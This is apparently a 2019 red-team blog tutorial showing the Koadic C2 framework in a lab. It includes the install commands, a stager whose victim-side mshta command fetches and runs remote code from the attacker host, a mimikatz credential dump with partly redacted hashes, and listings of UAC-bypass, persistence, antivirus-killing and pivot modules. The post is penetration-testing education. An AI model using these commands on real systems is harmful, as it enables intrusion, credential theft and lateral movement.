
RYAN SMITH / JULY 08, 2019

Today I'd like to write about another post-exploit kit, the Koadic C2. While it seems like there are dozens of C2 options out there (including Cobalt Strike), I wanted to investigate Koadic anyway. To get started, we can quickly and easily install via:

```
git clone https://github.com/zerosum0x0/koadic.git

cd koadic

pip3 install -r requirements.txt

./koadic
```

Once we are up and running, we will see this menu:



A simple ? will show us the commands we can run:

```
(koadic: sta/js/mshta)# ?

        COMMAND     DESCRIPTION
        ---------   -------------
        api         turn off/on the rest api
        cmdshell    command shell to interact with a zombie
        creds       shows collected credentials
        domain      shows collected domain information
        edit        shell out to an editor for the current module
        exit        exits the program
        help        displays help info for a command
        info        shows the current module options
        jobs        shows info about jobs
        kill        kill a job or all jobs
        listeners   shows info about stagers
        load        reloads all modules
        previous    go back to the last used module
        pyexec      evals some python
        repeatjobs  shows info about repeating jobs
        run         runs the current module
        set         sets a variable for the current module
        sounds      turn sounds off/on: sound(0|1)
        taco        taco time
        unset       unsets a variable for the current module
        use         switch to a different module
        verbose     turn verbosity off/on: verbose (0|1)
        zombies     lists hooked targets

Use "help command" to find more info about a command.
```

As you can already see, there is similarities to tools like Empire. It is worth noting that the "victims" are referred to as zombies within this tool. There is also ...taco time?

Ha, I guess it is exactly what it claims to be. Getting serious now, let's get us a zombie!

Step one is to set up a stager. The tool starts you within the stager mshta. According to their video, it is the smallest and most reliable option. So let's type in `info` and see what options we need to set.

```
(koadic: sta/js/mshta)# info

        NAME       VALUE              REQ     DESCRIPTION
        -----      -----------        ----    -------------
        SRVHOST    10.1.84.84         yes     Where the stager should call home
        SRVPORT    9999               yes     The port to listen for stagers on
        EXPIRES                       no      MM/DD/YYYY to stop calling home
        KEYPATH                       no      Private key for TLS communications
        CERTPATH                      no      Certificate for TLS communications
        MODULE                        no      Module to run once zombie is staged
```

Easily enough, we just need to set up our callback host and port. For the demo, let's leave that as default. Once those are set, simply run `run` to launch the stager. We'll be give a URL which the stager is using to receive zombies. Note that you should not edit this URL.

```
(koadic: sta/js/mshta)# run
[+] Spawned a stager at http://10.1.84.84:9999/yEQ23
[!] Don't edit this URL! (See: 'help portfwd')
[>] mshta http://10.1.84.84:9999/yEQ23
(koadic: sta/js/mshta)#
```

Now that the stager is running, we switch to our compromised host and use the URL within an mshta command. For the purposes of this demo, we'll have RDP access to the machine. Run `mshta` <URL> on the victim machine and you'll see a zombie check in on the attacker machine.

```
PS C:\Users\Administrator> mshta.exe http://10.1.84.84:9999/yEQ23
PS C:\Users\Administrator>
```

And we are successful!

```
[+] Zombie 0: Staging new connection (10.1.84.51)
[+] Zombie 0: WIN-AJQPE5SKE9H\Administrator* @ WIN-AJQPE5SKE9H -- Windows Server 2016 Standard
```

From here, we can run `zombies` to see our list of zombies:

```
(koadic: sta/js/mshta)# zombies

        ID   IP              STATUS  LAST SEEN
        ---  ---------       ------- ------------
        0*   10.1.84.51      Alive   2019-07-08 10:20:28

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.
```

We can also get more detailed information by supplying an ID to the `zombies` command.

```
(koadic: sta/js/mshta)# zombies 0

        ID:                     0
        Status:                 Alive
        First Seen:             2019-07-08 10:19:09
        Last Seen:              2019-07-08 10:21:27
        Listener:               0

        IP:                     10.1.84.51
        User:                   WIN-AJQPE5SKE9H\Administrator*
        Hostname:               WIN-AJQPE5SKE9H
        Primary DC:             Unknown
        OS:                     Windows Server 2016 Standard Evaluation
        OSBuild:                14393
        OSArch:                 64
        Elevated:               YES!

        User Agent:             Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0;
.0; .NET4.0C; .NET4.0E)
```

Now we should interact with our zombie. We can start with `use implant` and tab twice to see our options:

The implants are well organized, so we'll just pick `inject` to start with.

```
(koadic: sta/js/mshta)# use implant/
elevate/  fun/      gather/   inject/   manage/   persist/  phish/    pivot/    scan/     util/
(koadic: sta/js/mshta)# use implant/inject/
mimikatz_dotnet2js    mimikatz_tashlib      shellcode_dotnet2js   shellcode_excel
mimikatz_dynwrapx     reflectdll_excel      shellcode_dynwrapx
(koadic: sta/js/mshta)# use implant/inject/
```

We can then use `mimikatz_dotnet2js`.

```
(koadic: sta/js/mshta)# use implant/inject/mimikatz_dotnet2js
(koadic: imp/inj/mimikatz_dotnet2js)# options

        NAME        VALUE               REQ     DESCRIPTION
        -----       ------------        ----    -------------
        DIRECTORY   %TEMP%              no      writeable directory on zombie
        MIMICMD     sekurlsa::logonp... yes     What Mimikatz command to run?
        ZOMBIE      ALL                 yes     the zombie to target
```

It is kind of neat that there is the option to target ALL zombies. Might make some noise though..

Anyway, all the options look fine, so lets `run`. The output is pretty standard for the mimitkatz command:


```
(koadic: imp/inj/mimikatz_dotnet2js)# run
[*] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) created.
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) privilege::debug -> got SeDebugPrivilege!
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) token::elevate -> got SYSTEM!
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) completed.
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) Results

msv credentials
===============

Username       Domain           NTLM                             SHA1
--------       ------           ----                             ----
Administrator  WIN-AJQPE5SKE9H  f17c1593cd[redacted]38ab9ee2726a47f4  0bcbed93a5a5dc[redacted]97fa06d4c94caae0d718

wdigest credentials
===================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
Administrator     WIN-AJQPE5SKE9H  (null)
WIN-AJQPE5SKE9H$  WORKGROUP        (null)

kerberos credentials
====================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
Administrator     WIN-AJQPE5SKE9H  (null)
win-ajqpe5ske9h$  WORKGROUP        (null)
```

We should take a look at some of the other implants we can use.

```
(koadic: imp/inj/mimikatz_dotnet2js)# use implant/elevate/bypassuac_
bypassuac_compdefaults       bypassuac_compmgmtlauncher   bypassuac_eventvwr          bypassuac_fodhelper         bypassuac_sdclt             bypassuac_slui
(koadic: imp/inj/mimikatz_dotnet2js)# use implant/fun/
cranberry   voice
(koadic: imp/inj/mimikatz_dotnet2js)# use implant/gather/
clipboard         enum_domain_info   enum_printers      enum_shares        enum_users         hashdump_dc        hashdump_sam       loot_finder        office_key         user_hunter        windows_key
(koadic: imp/inj/mimikatz_dotnet2js)# use implant/gather/
clipboard         enum_domain_info   enum_printers      enum_shares        enum_users         hashdump_dc        hashdump_sam       loot_finder        office_key         user_hunter        windows_key
(koadic: imp/inj/mimikatz_dotnet2js)# use implant/inject/
mimikatz_dotnet2js    mimikatz_dynwrapx     mimikatz_tashlib      reflectdll_excel      shellcode_dotnet2js   shellcode_dynwrapx    shellcode_excel
(koadic: imp/inj/mimikatz_dotnet2js)# use implant/manage/
enable_rdesktop   exec_cmd          killav
(koadic: imp/inj/mimikatz_dotnet2js)# use implant/persist/
add_user   registry   schtasks   wmi
(koadic: imp/inj/mimikatz_dotnet2js)# use implant/pivot/
exec_psexec   exec_wmi      exec_wmic      stage_wmi
(koadic: imp/inj/mimikatz_dotnet2js)# use implant/util/
download_file   multi_module    upload_file
```

That screenshot is trash, so lets instead dig in to some of the options that stand out.

Starting with `implant/gather/` we have some valuable information to collect through our zombie. This includes clipboard data, domain info, shares, users, etc. As an example, to collect the users we can run `use implant/gather/enum_users` and then `run`. Interestingly, the results never showed up on my attacker machine. Instead, the job ran for some time and I noticed that the below window had appeared on my victim machine:




So I still got the information I was looking for, just in a strange way. I'm not sure if this is intended or not. We can also run `use implant/scan/tcp` to run a port scan from our zombie. I just left the defaults and targeted another machine in the lab:

```
(koadic: imp/gat/enum_users)# use implant/scan/tcp
(koadic: imp/sca/tcp)# options

        NAME        VALUE               REQ     DESCRIPTION
        -----       -----------         ----    -----------
        RHOSTS                          yes     name/IP of the remotes
        RPORTS      22,80,135,139,44... yes     ports to scan
        TIMEOUT     2                   yes     longer is more accurate
        CHECKLIVE   true                yes     check if host is up before checking ports
        ZOMBIE      ALL                 yes     the zombie to target

(koadic: imp/sca/tcp)# set RHOSTS 10.1.84.22
[+] RHOSTS => 10.1.84.22
(koadic: imp/sca/tcp)# run
[*] Zombie 0: Job 2 (implant/scan/tcp) created.
[*] Zombie 0: Job 2 (implant/scan/tcp) 10.1.84.22          22        closed     80072efd
[*] Zombie 0: Job 2 (implant/scan/tcp) 10.1.84.22          80        closed     80072efd
[*] Zombie 0: Job 2 (implant/scan/tcp) 10.1.84.22          135       closed     80072efd
[*] Zombie 0: Job 2 (implant/scan/tcp) 10.1.84.22          139       closed     80072efd
[*] Zombie 0: Job 2 (implant/scan/tcp) 10.1.84.22          443       closed     80072efd
[*] Zombie 0: Job 2 (implant/scan/tcp) 10.1.84.22          445       closed     80072efd
[*] Zombie 0: Job 2 (implant/scan/tcp) 10.1.84.22          3389      closed     80072efd
[+] Zombie 0: Job 2 (implant/scan/tcp) completed.
(koadic: imp/sca/tcp)#
```

Under `implant/util/` we can upload or download a file. I'll create a test file and upload it to the zombie. Similar to the other modules, we just `use` the module and run `options` to see what info we need to provide. In this case, it is really just `LFILE` and the `DIRECTORY` options. I selected the Administrator's Desktop. Note that using \ caused an error while / was successful.

```
(koadic: imp/uti/upload_file)# set DIRECTORY "C:\Users\Administrator\Desktop"
[+] DIRECTORY => "C:\Users\Administrator\Desktop"
(koadic: imp/uti/upload_file)# run
[*] Zombie 0: Job 6 (implant/util/upload_file) created.
[-] Zombie 0: Job 6 (implant/util/upload_file) failed!
[-] Error (800a0034): Bad file name or number
(koadic: imp/uti/upload_file)# set DIRECTORY C:/Users/Administrator/Desktop
[+] DIRECTORY => C:/Users/Administrator/Desktop
(koadic: imp/uti/upload_file)# run
[*] Zombie 0: Job 7 (implant/util/upload_file) created.
[+] Zombie 0: Job 7 (implant/util/upload_file) completed.
(koadic: imp/uti/upload_file)#
```

Over on the zombie, we can see the file on the Desktop:



That's about it for today. I've shown just how easy Koadic is as a C2 tool. I know there are more advanced features such as injecting straight into memory but I'll save that for another post (maybe). Hopefully this post helps you in some way and as always, thanks for reading!

SHARE

TAGS: C2 COMMAND AND CONTROL JAVASCRIPT LATERAL MOVEMENT PENTEST RED TEAMING SCANS

— ABOUT RYAN SMITH

TWITTER

NEXT


PlexTrac for Faster Report Writing!

JULY 15, 2019

PREVIOUS

ATT&CK

JULY 02, 2019



— ABOUT —

Two cybersecurity professionals trying to get better at all things security.

— LATEST POSTS —

Information Gathering With Cobalt Strike
AUGUST 16, 2019

Navigating To A Web Site Step By Step
AUGUST 01, 2019

Atomic Red Team
JULY 30, 2019

— AUTHORS —

- Ryan Smith
- Bestest RedTeam
- Ryan Villarreal

— TAGS —

802.11 802.1X ACTIVE DIRECTORY ANTI-CSRF AUTOMATE AUTOMATION AWS BETA BETTERCAP BGP BITCOIN BLOODHOUND BLUE TEAM BURPSUITE BYPASS BYT3BL33D3R C2 CA CAPTURE THE FLAG CERTIFICATES CLOUD CLUSTER CME COBALT STRIKE COMMAND AND CONTROL

COMMAND LINE CONTAINER CORS CRACKMAPEXEC CSRF CTF CYBERSECURITY DETECTION DOCKER DOMAIN ADMIN DOMAIN CONTROLLER

DVWA ELEARNSECURITY ELK ELKSTACK ENUMERATION EWPT EXECUTIONPOLICY FREERADIUS GHOST GNU RADIO GOOGLE CLOUD GOPHISH

GRAPH THEORY HACKING HACKRF HASHCAT HIJACKING HTTP HTTP/2 IMPACKET INFORMATION GATHERING INTERNAL NETWORK

INTERNET OF THINGS JAVASCRIPT JUICESHOP JWT KALI LINUX KALI TOOLS KERBEROS LATERAL MOVEMENT LINUX MERLIN MICROSOFT

MICROSOFT OFFICE MINING NE0ND0G NEO4J NETWORKING NULL SESSION OFFENSIVE SECURITY OFFSEC OPEN REDIRECT OSWP OWASP

PASSWORD CRACKING PENETRATION TEST PENTEST PHISHING PHP PINEAPPLE PIXEL TRACKING PORTAINER POST EXPLOITATION POWERSHELL

PROTOCOLS PYTHON RADIO FREQUENCY RECON RED TEAMING RED-BARON REDTEAMING REPORTING REVIEW RF RFC RTL-SDR S3 SAMBA

SCANS SCAPY SCRIPTING SERVICE PRINCIPAL NAME SERVICES SHODAN SMB SMBCLIENT SOCIAL ENGINEERING SOFTWARE DEFINED RADIO SPN

SWARM SYSADMIN TERRAFORM TERRAFORMFUN TRAINING UUID VULNERABILITY SCANNING WARDRIVING WEB APP WEB APPLICATION

WEB TOKEN WEBAPP WIFI WIFU WIGLE WINDOWS WIRELESS WPA XSS

OPINIONS EXPRESSED ARE SOLELY OUR OWN AND DO NOT EXPRESS THE VIEWS OR OPINIONS OF OUR EMPLOYERS.